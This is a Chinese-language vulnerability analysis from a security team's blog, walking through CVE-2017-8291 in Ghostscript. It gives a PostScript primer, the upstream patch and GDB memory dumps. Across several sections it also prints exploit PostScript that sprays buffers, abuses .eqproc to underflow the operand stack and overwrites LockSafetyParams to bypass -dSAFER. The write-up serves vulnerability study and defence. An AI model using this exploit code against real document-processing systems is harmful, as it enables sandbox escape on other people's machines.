CVE-2017-8291
及利用样本分析

Gcow 安全团队
复眼小组出品

CVE-2017-8291及利用样本分析

1.本文一共4500多字 88张图 预计10分钟阅读完毕
2.本人系复眼小组ERFZE师傅原创,未经允许禁止转载
3.本文可能存在部分表达的不清甚至错误的情况,还希望各位看官在公众号留言多多提出,非常感谢!

0x00 前言:

在日常的针对朝鲜半岛`APT`活动的分析中,我们可以看到其来自朝鲜的`APT`组织,例如:`lazarus`,`kimsuky`等,其载荷中大量使用了韩国办公软件`Hancom office`所对应的**hwp**后缀的样本进行投递.本文将通过解析其中所用的最多的漏洞——**CVE-2017-8291**为切入点进行相关的分析,以及`kimsuky`,`Lazarus` APT组织样本的调试过程

注意:笔者在此前从未接触过Postscript及Ghostscript(甚至不闻其名)，该文权当笔者在学习过程中的一篇学习笔记，其中如有不当之处，望各位看官能够赐教,笔者感激不尽!。

0x01 Postscript:

读者可以先行安装`Ghostscript`，之后便可于其中运行下列示例。

0x01.1 介绍:(引自维基百科)

> 注：读者若要详细了解，见参考链接。

`PostScript`是一种图灵完全的编程语言，通常`PostScript`程序不是人为生成的，而是由其他程序生成的。然而，仍然可以使用手工编制的PostScript程序生成图形或者进行计算。

`PostScript`是一种基于堆栈的解释语言（例如stack language），它类似于Forth语言但是使用从Lisp语言派生出的数据结构。这种语言的语法使用逆波兰表示法，这就意味着不需要括号进行分割，但是因为需要记住堆栈结构，所以需要进行训练才能阅读这种程序。

0x01.2 入门示例:

1. `1 2 add`：1+2
2. `3 4 add 5 1 sub mul`：(3 + 4) × (5 - 1)
3. `/x1 15 def`：定义一变量`x1`，其值为15
4. `/x1 x1 2 add def`：`x1+=2`
5. `x1 0 eq { 0 } if`：`{}`可以简单理解为定义一过程
6. `%!PS-Adobe-3.0 EPSF-3.0`：注释语句以`%`开头

0x01.3 `For`语句:

`for`语句语法：`initial increment limit proc for`。

它会维护一个`control variable`，初始值设为`initial`。然后，在每次重复之前，会先比较`control variable`与`limit`。若未超过`limit`，则 将`control variable`入栈，执行`proc`之后再将`increment`添加到`control variable`。

示例如下：

```
0
1 1 10 {
    pop
    1 add
} for
```

可以用C语言写成(仅仅为表示其功能)：

```
int a = 1;
int i;
for (i = 1; i <= 10; i++)
{
    a+=1:
}
```

```
GS<1>clear
GS>0
GS<1>1 1 10{
pop
1 add
}for
GS<1>pstack
10
GS<1>
```

> `pstack`打印当前栈中所有元素。

0x01.4 `exch`语句:

交换堆栈顶部的两个元素：

```
GS<1>clear
GS>1
GS<1>2
GS<2>3
GS<3>4
GS<4>pstack
4
3
2
1
GS<4>exch
GS<4>pstack
3
4
2
1
```

可以用来给变量赋值：

```
GS<1>clear
GS>10
GS<1>/tmp exch def
GS>/tmp tmp 2 add def
GS>tmp
GS<1>pstack
12
```

0x01.5 `array`语句:

定义数组：

```
GS<3>clear
GS>/sizes 10 array def
GS>sizes
GS<1>pstack
[null null null null null null null null null null]
```

0x01.6 `put`语句:

为数组/字典/字符串中某个元素赋值：

```
GS<1>clear
GS>/tmp 10 array def
GS>tmp 0 10 put
GS>tmp
GS<1>pstack
[10 null null null null null null null null null]
GS<1>clear
GS>tmp pstack 1 20 pstack put pstack
[10 null null null null null null null null null]
20
1
[10 null null null null null null null null null]
GS>tmp
GS<1>pstack
[10 20 null null null null null null null null]
```

```
GS<4>clear
GS>/dic 5 dict def
GS>dic /key1 123 put
GS>dic {} forall
GS<2>pstack
123
/key1
```

```
GS<2>clear
GS>/str (abc) def
GS>str 0 65 put
GS>str
GS<1>pstack
(Abc)
```

0x01.7 `index`语句:

`index`语句语法：`anyn … any0 n index`。

复制第n个元素到栈顶：

```
GS>1
GS<1>2
GS<2>3
GS<3>4
GS<4>pstack
4       0
3       1
2       2
1       3
GS<4>2 index
GS<5>pstack
2
4
3
2
1
GS<5>2 index
GS<6>pstack
3
2
4
3
2
1
```

与`for`及`put`语句结合使用，可以为整个数组赋值：

```
GS<6>clear
GS>0
GS<1>/tmp 10 array def
GS<1>1 1 10{
tmp exch 2 index exch put
1 add
}for
GS<1>pstack
10
GS<1>tmp
GS<2>pstack
[1 2 3 4 5 6 7 8 9 10]
10
GS<2>clear
GS>0
GS<1>1
GS<2>/tmp 10 array def
GS<2>tmp pstack exch pstack 2 index pstack exch pstack put
[null null null null null null null null null null]
1
0
1
[null null null null null null null null null null]
0
0
1
[null null null null null null null null null null]
0
1
0
[null null null null null null null null null null]
0
GS<1>tmp
GS<2>pstack
[1 null null null null null null null null null]
0
```


第一次循环


可以用C语言写成(仅仅为表示其功能)：


```
int tmp[10];
int i;
int a = 0;
for (i = 1; i <= 10; i++)
{
    tmp[a] = i;
    a += 1;
}
```

0x01.8 `get`语句:

与`put`语句相反，取出数组/字典/字符串中某个元素：







0x01.9 `aload`语句:

将数组元素及其自身入栈：

```
GS<11>clear
GS>[1 2 3] aload
GS<4>pstack
[1 2 3]
3
2
1
GS<4>clear
GS>[1 (abc) {add 2 div}] aload
GS<4>pstack
[1 (abc) {add 2 div}]
{add 2 div}
(abc)
1
GS<4>clear
GS>3 array aload
GS<4>pstack
[null null null]
null
null
null
```

0x01.10 `le`语句:

取出栈顶两个元素进行比较，结果(前者小于后者，为`true`;反之为`false`)入栈：

```
GS<1>clear
GS>1
GS<1>2
GS<2>le
GS<1>pstack
true
GS<1>clear
GS>2
GS<1>1
GS<2>le
GS<1>pstack
false
```

```
GS>clear
GS>(abc)
GS<1>(abd)
GS<2>le
GS<1>pstack
true
GS<1>clear
GS>(abd)
GS<1>(abc)
GS<2>le
GS<1>pstack
false
```

0x01.11 `ge`语句:

与`le`语句比较规则相反：

```
GS>1
GS<1>2
GS<2>ge
GS<1>pstack
false
GS<1>clear
GS>2
GS<1>1
GS<2>ge
GS<1>pstack
true
GS<1>(abc)
GS<2>(abd)
GS<3>ge
GS<2>pstack
false
true
GS<2>clear
GS>(abd)
GS<1>(abc)
GS<2>ge
GS<1>pstack
true
```

0x01.12 `repeat`语句:

`repeat`语句语法：`int proc repeat`。

重复执行`proc`指定次数：

```
GS<5>clear
GS>4 {(abc)} repeat
GS<4>pstack
(abc)
(abc)
(abc)
(abc)
GS<4>1 2 3 4 pstack 5 {pop} repeat
4
3
2
1
(abc)
(abc)
(abc)
(abc)
GS<3>pstack
(abc)
(abc)
(abc)
```

> 笔者上述介绍的语句均在POC中出现，若读者未完全理解，可进一步查阅官方参考文档。

0x02 POC分析:

> 笔者分析环境：Ubuntu 18.04、Ghostscript 9.21、GDB+pwndbg

```
%!PS-Adobe-3.0 EPSF-3.0
%%BoundingBox: -0 -0 100 100


/size_from  10000      def
/size_step    500      def
/size_to   65000      def
/enlarge    1000      def

%/bigarr 65000 array def

0
size_from size_step size_to {
    pop
    1 add
} for

/buffercount exch def

/buffersizes buffercount array def


0
size_from size_step size_to {
    buffersizes exch 2 index exch put
    1 add
} for
pop
```

可以用C语言写成(仅仅为表示其功能)：

```
    int size_from = 10000;
    int size_step = 500;
    int size_to = 65000;

    int a = 0;
    int i;

    for (i = size_from; i <= size_to; i += size_step)
        a += 1;

    int buffercount = a;
    int* buffersizes = NULL;
    buffersizes = (int*)malloc(buffercount * sizeof(int));

    a = 0;
    for (i = size_from; i <= size_to; i += size_step)
    {
        buffersizes[a] = i;
        a += 1;
    }
```

```
/buffers buffercount array def

0 1 buffercount 1 sub {
    /ind exch def
    buffersizes ind get /cursize exch def
    cursize string /curbuf exch def
    buffers ind curbuf put
    cursize 16 sub 1 cursize 1 sub {
        curbuf exch 255 put
    } for
} for
```

其功能为定义`buffers`，令`buffers[n]`为`buffersizes[n] string`(e.g.:`buffers[0]=10000 string`)，且每个`buffers[n]`的最后16位均为`0xFF`。 关于`cursize 16 sub 1 cursize 1 sub {curbuf exch 255 put}for`这段代码如何修改`buffers[n]`的理解，可参阅下图：

下面到了关键部分。首先修改POC如下：

```
/buffersearchvars [0 0 0 0 0] def
/sdevice [0] def

buffers            %++
(buffers) print    %++
pop                %++

enlarge array aload
(after aload) print        %++
```

如此一来，可直接在`zprint()`函数处设断。(若在`zaload()`函数处设断，无法一次断下)

启动GDB后设置参数如下：

```
set args -q -dNOPAUSE -dSAFER -sDEVICE=ppmraw -sOutputFile=/dev/null -f
/home/test/exp.eps
```


实现`aload`操作的函数`zaload()`[位于/psi/zarray.c]是第一个关键点：

```
/* <array> aload <obj_0> ... <obj_n-1> <array> */
static int
zaload(i_ctx_t *i_ctx_p)
{
    os_ptr op = osp;
    ref aref;
    uint asize;

    ref_assign(&aref, op);
    if (!r_is_array(&aref))
        return_op_typecheck(op);
    check_read(aref);
    asize = r_size(&aref);
    if (asize > ostop - op) {    /* Use the slow, general algorithm. */
        int code = ref_stack_push(&o_stack, asize);
        uint i;
        const ref_packed *packed = aref.value.packed;

        if (code < 0)
            return code;
        for (i = asize; i > 0; i--, packed = packed_next(packed))
            packed_get(imemory, packed, ref_stack_index(&o_stack, i));
        *osp = aref;
        return 0;
    }
    if (r_has_type(&aref, t_array))
        memcpy(op, aref.value.refs, asize * sizeof(ref));
    else {
        uint i;
        const ref_packed *packed = aref.value.packed;
        os_ptr pdest = op;

        for (i = 0; i < asize; i++, pdest++, packed = packed_next(packed))
            packed_get(imemory, packed, pdest);
    }
    push(asize);
    ref_assign(op, &aref);
    return 0;
}
```

array大小超过当前栈的空余空间大小

array大小未超过当前栈的空余空间大小

`b zprint`设置断点,`r`开始执行后，成功在`zprint()`函数处断下：




查看osp及osbot(变量名osbot，osp和ostop代表operator stack的栈底、栈指针和栈顶)：

```
gdb-peda$ p osbot
$29 = (s_ptr) 0x555557040408
gdb-peda$ p osp
$30 = (s_ptr) 0x555557040418
gdb-peda$ x /4gx osbot
0x555557040408:    0x0000006f5715047e    0x00005555572d5e60
0x555557040418:    0x00000007ffff127e    0x00005555575d44e9
```


根据`ref_s`结构(位于/psi/iref.h)的定义：

```
struct ref_s {

    struct tas_s tas;

    union v {            /* name the union to keep gdb happy */
        ps_int intval;
        ushort boolval;
        float realval;
        ulong saveid;
        byte *bytes;
        const byte *const_bytes;
        ref *refs;
        const ref *const_refs;
        name *pname;
        const name *const_pname;
        dict *pdict;
        const dict *const_pdict;
        /*
         * packed is the normal variant for referring to packed arrays,
         * but we need a writable variant for memory management and for
         * storing into packed dictionary key arrays.
         */
        const ref_packed *packed;
        ref_packed *writable_packed;
        op_proc_t opproc;
        struct stream_s *pfile;
        struct gx_device_s *pdevice;
        obj_header_t *pstruct;
        uint64_t dummy; /* force 16-byte ref on 32-bit platforms */
    } value;
};
```

可知`0x00005555575d44e9`地址处存储的应该是`buffers`字符串，验证之：



那么`0x00005555572d5e60`地址处存储的是`buffers`数组，根据POC Part2能够得知`buffers[n]`为`buffersizes[n] string`，且每个`buffers[n]`的最后16位均为`0xFF`，验证之：



`b zaload`于`zaload()`函数处设断，`c`继续执行，于`zaload()`函数处成功断下后，`s`单步执行到`if (asize > ostop - op)`：

```
gdb-peda$ p asize
$37 = 0x3e8
gdb-peda$ p ostop-op
$38 = 0x31f
```


IF条件成立，那么调用`ref_stack_push()`函数(位于/psi/istack.c)重新分配栈空间：

```
/*
 * Push N empty slots onto a stack.  These slots are not initialized:
 * the caller must immediately fill them.  May return overflow_error
 * (if max_stack would be exceeded, or the stack has no allocator)
 * or gs_error_VMerror.
 */
int
ref_stack_push(ref_stack_t *pstack, uint count)
{
    /* Don't bother to pre-check for overflow: we must be able to */
    /* back out in the case of a VMerror anyway, and */
    /* ref_stack_push_block will make the check itself. */
    uint needed = count;
    uint added;

    for (; (added = pstack->top - pstack->p) < needed; needed -= added) {
        int code;

        pstack->p = pstack->top;
        code = ref_stack_push_block(pstack,
                                    (pstack->top - pstack->bot + 1) / 3,
                                    added);
        if (code < 0) {
            /* Back out. */
            ref_stack_pop(pstack, count - needed + added);
            pstack->requested = count;
            return code;
        }
    }
    pstack->p += needed;
    return 0;
}
```

之后的操作是向重新分配的栈空间中写入内容，`b zarray.c:71`于修改`osp`语句设断，`c`继续执行到断点处：

```
gdb-peda$ x /2gx osp
0x5555575006f8:    0x0000000000000e00    0x0000000000000000
gdb-peda$ x /2gx &aref
0x7fffffffc8e0:    0x000003e85715047c    0x000055555796c3e8
gdb-peda$ s
......
gdb-peda$ x /2gx osp
0x5555575006f8:    0x000003e85715047c    0x000055555796c3e8
```

`x /222gx 0x5555572d5e60`查看`buffers`数组的每一项地址：



注意：osp(0x5555575006f8)位于上图箭头所指数组项下方。

实现 `.eqproc` 操作的函数 `zeqproc()` (位于/psi/zmisc3.c)是第二个关键点。`.eqproc` 是取出栈顶两个元素进行比较之后入栈一个布尔值(`<proc1> <proc2> .eqproc <bool>`)：

```
zeqproc(i_ctx_t *i_ctx_p)
{
    os_ptr op = osp;
    ref2_t stack[MAX_DEPTH + 1];
    ref2_t *top = stack;

    make_array(&stack[0].proc1, 0, 1, op - 1);
    make_array(&stack[0].proc2, 0, 1, op);
    for (;;)
    {
        long i;
        if (r_size(&top->proc1) == 0) {
            /* Finished these arrays, go up to next level. */
            if (top == stack) {
                /* We're done matching: it succeeded. */
                make_true(op - 1);
                pop(1);
                return 0;
            }
            --top;
            continue;
        }
        /* Look at the next elements of the arrays. */
        i = r_size(&top->proc1) - 1;
        array_get(imemory, &top->proc1, i, &top[1].proc1);
        array_get(imemory, &top->proc2, i, &top[1].proc2);
        r_dec_size(&top->proc1, 1);
        ++top;
        /* ...
        if (obj_eq(imemory, &top->proc1, &top->proc2)) { ...
        }
        if (r_is_array(&top->proc1) && r_is_array(&top->proc2) && ...
        }
        break;
    }
    /* An exit from the loop indicates that matching failed. */
    make_false(op - 1);
    pop(1);
    return 0;
}
```

取出栈顶两个元素

相等

不等

可以看出其在取出两个操作数时并未检查栈中元素数量，且并未检查两个操作数类型，如此一来，任意两个操作数都可以拿来进行比较。其修复方案即是针对此两种情况：

```
--- a/psi/zmisc3.c
```

```
+++ b/psi/zmisc3.c
@@ -56,6 +56,12 @@ zeqproc(i_ctx_t *i_ctx_p)
     ref2_t stack[MAX_DEPTH + 1];
     ref2_t *top = stack;

+    if (ref_stack_count(&o_stack) < 2)
+        return_error(gs_error_stackunderflow);
+    if (!r_is_array(op - 1) || !r_is_array(op)) {
+        return_error(gs_error_typecheck);
+    }
+
     make_array(&stack[0].proc1, 0, 1, op - 1);
     make_array(&stack[0].proc2, 0, 1, op);
     for (;;) {
```

`b zeqproc`设断后，`c`继续执行，于`zeqproc()`函数处成功断下。接下来`b zmisc3.c:112`于`make_false(op - 1);`设断：

```
gdb-peda$ b zmisc3.c:112
Breakpoint 13 at 0x555555d1d754: file ./psi/zmisc3.c, line 112.
gdb-peda$ c
......
gdb-peda$ p osp
$66 = (s_ptr) 0x5555575006f8
gdb-peda$ x /4gx osp-1
0x5555575006e8:    0x0000000000000e02    0x0000000000000000
0x5555575006f8:    0x000003e85715047c    0x000055555796c3e8
gdb-peda$ s
......
gdb-peda$ x /4gx osp-1
0x5555575006e8:    0x0000000000000100    0x0000000000000000
0x5555575006f8:    0x000003e85715047c    0x000055555796c3e8
```

可以看到`make_false()`修改之处。之后的`pop(1);`将栈指针上移，如此一来`.eqproc`与`loop`结合便可导致栈指针上溢。

下面来看POC Part3：

```
/buffersearchvars [0 0 0 0 0] def
/sdevice [0] def

enlarge array aload

{
    .eqproc
    buffersearchvars 0 buffersearchvars 0 get 1 add put
    buffersearchvars 1 0 put
    buffersearchvars 2 0 put
    buffercount {
        buffers buffersearchvars 1 get get                  %buffers[N]
        buffersizes buffersearchvars 1 get get              %buffersizes[N]
        16 sub get                                          %buffers[N][buffersizes[N]-16]
        254 le {
            buffersearchvars 2 1 put
            buffersearchvars 3 buffers buffersearchvars 1 get get put
            buffersearchvars 4 buffersizes buffersearchvars 1 get get 16 sub put
        } if
        buffersearchvars 1 buffersearchvars 1 get 1 add put     %buffersearchvars[1]=N
    } repeat

    buffersearchvars 2 get 1 ge {
        exit
    } if
    %(.) print
} loop
```

其通过`buffersearchvars`数组来检索`buffers[N]`(修改项见图片25)字符串后16位是否被`make_false()`修改，进而判断`osp`是否到达可控范围，并通过`buffersearchvars`数组来保存位置。

于POC中`254 le {`后添加`(Overwritten) print`,并将之前添加的`print`语句全部注释掉。重新启动GDB，设置参数见上，`b zprint`设断后，`r`开始运行，成功断下后：

```
gdb-peda$ x /8gx osp-2
0x5555574fc958:    0xffffffffffff0100    0xffffffffffff0000
0x5555574fc968:    0x0000a604ffff127e    0x00005555574f2364
0x5555574fc978:    0x0000000a2f6e127e    0x00005555575de0fb
0x5555574fc988:    0x5245504150200b02    0x0000000000000001
```

如此一来，buffersearchvars[2]设为1，退出`loop`循环。buffersearchvars[3]保存当前检索的buffers[N]，buffersearchvars[4]保存buffersizes[N]-16。

POC Part4是修改currentdevice对象属性为string，并保存至`sdevice`数组中，之后再覆盖其LockSafetyParams属性，达到Bypass SAFER。

```
.eqproc
.eqproc
.eqproc
sdevice 0
currentdevice
buffersearchvars 3 get buffersearchvars 4 get 16#7e put
buffersearchvars 3 get buffersearchvars 4 get 1 add 16#12 put
buffersearchvars 3 get buffersearchvars 4 get 5 add 16#ff put
put


buffersearchvars 0 get array aload

sdevice 0 get
16#3e8 0 put

sdevice 0 get
16#3b0 0 put

sdevice 0 get
16#3f0 0 put
```

三个`.eqproc`语句上移osp是因为后面会有`sdevice`、0、`currentdevice`入栈。修改POC如下，便于设断：

```
(before zeqproc) print
.eqproc
.eqproc
.eqproc
sdevice 0
currentdevice
(before convert) print
buffersearchvars 3 get buffersearchvars 4 get 16#7e put
buffersearchvars 3 get buffersearchvars 4 get 1 add 16#12 put
buffersearchvars 3 get buffersearchvars 4 get 5 add 16#ff put
(after convert) print
put

buffersearchvars 0 get array aload

sdevice 0 get
16#3e8 0 put

sdevice 0 get
16#3b0 0 put

sdevice 0 get
16#3f0 0 put

(bypass SAFER) print
```

于`zprint`断下后，查看上移前osp：

```
gdb-peda$ p osp
$1 = (s_ptr) 0x5555574fc968
gdb-peda$ x /10gx osp-3
0x5555574fc938:    0x0000000000000000    0x0000000000000000        //sdevice
0x5555574fc948:    0x0000000000000000    0x0000000000000000        //0
0x5555574fc958:    0xffffffffffff0100    0xffffffffffff0000
//currentdevice
0x5555574fc968:    0x0000000effff127e    0x00005555572d8140
0x5555574fc978:    0x00000001ffff04fe    0x00005555572d6c40
gdb-peda$ hexdump 0x00005555572d8140
0x00005555572d8140 : 62 65 66 6f 72 65 20 7a 65 71 70 72 6f 63 ed 3e   before
zeqproc.>
```

`c`继续向下执行：

```
gdb-peda$ p osp
$2 = (s_ptr) 0x5555574fc968
gdb-peda$ x /10gx osp-3
0x5555574fc938:    0x00000001ffff047e    0x00005555575d4428
0x5555574fc948:    0x00000252ffff0b02    0x0000000000000000
0x5555574fc958:    0xffffffffffff1378    0x000055555709d488
0x5555574fc968:    0x0000000effff127e    0x00005555572d812a
0x5555574fc978:    0x00000001ffff04fe    0x00005555572d6c40
gdb-peda$ hexdump 0x00005555572d812a
0x00005555572d812a : 62 65 66 6f 72 65 20 63 6f 6e 76 65 72 74 96 3f   before
convert.?
```

可以看到`currentdevice`已经覆盖掉之前的字符串buffers[N]，接下来的三条语句修改其属性：

```
buffersearchvars 3 get buffersearchvars 4 get 16#7e put
buffersearchvars 3 get buffersearchvars 4 get 1 add 16#12 put    %0x127e表示
string
buffersearchvars 3 get buffersearchvars 4 get 5 add 16#ff put    %修改size
```

关于属性各字段定义见tas_s结构(位于/psi/iref.h))：

```
struct tas_s {
/* type_attrs is a single element for fast dispatching in the interpreter */
    ushort type_attrs;
    ushort _pad;
    uint32_t rsize;
};
```

修改完成：

```
gdb-peda$ c
......
gdb-peda$ p osp
$2 = (s_ptr) 0x5555574fc968
gdb-peda$ x /10gx osp-3
0x5555574fc938:    0x00000001ffff047e    0x00005555575d4428
0x5555574fc948:    0x00000252ffff0b02    0x0000000000000000
0x5555574fc958:    0xffffffffffff127e    0x000055555709d488
0x5555574fc968:    0x0000000dffff127e    0x00005555572d8115
0x5555574fc978:    0x00000002ffff0b02    0x000000000000a5f9
gdb-peda$ hexdump 0x00005555572d8115
0x00005555572d8115 : 61 66 74 65 72 20 63 6f 6e 76 65 72 74 97 3f 00   after
convert.?.
```

查看此时的`LockSafetyParams`值：

```
gdb-peda$ x /4gx 0x000055555709d488+0x3e8
0x55555709d870:    0x0000000000000001    0x0000000000000000
0x55555709d880:    0x0000000000000000    0x0000000000000000
gdb-peda$ x /4gx 0x000055555709d488+0x3b0
0x55555709d838:    0x0000000000000000    0x0000000000000000
0x55555709d848:    0x0000000000000000    0x0000000000000000
gdb-peda$ x /4gx 0x000055555709d488+0x3f0
0x55555709d878:    0x0000000000000000    0x0000000000000000
0x55555709d888:    0x0000000000000000    0x0000000000000000
```

可以看到偏移`0x3e8`处值为1(另外两处偏移应该是针对其他系统或版本)。`LockSafetyParams`属性见`gx_device_s`结构(位于\base\gxdevcli.h)。

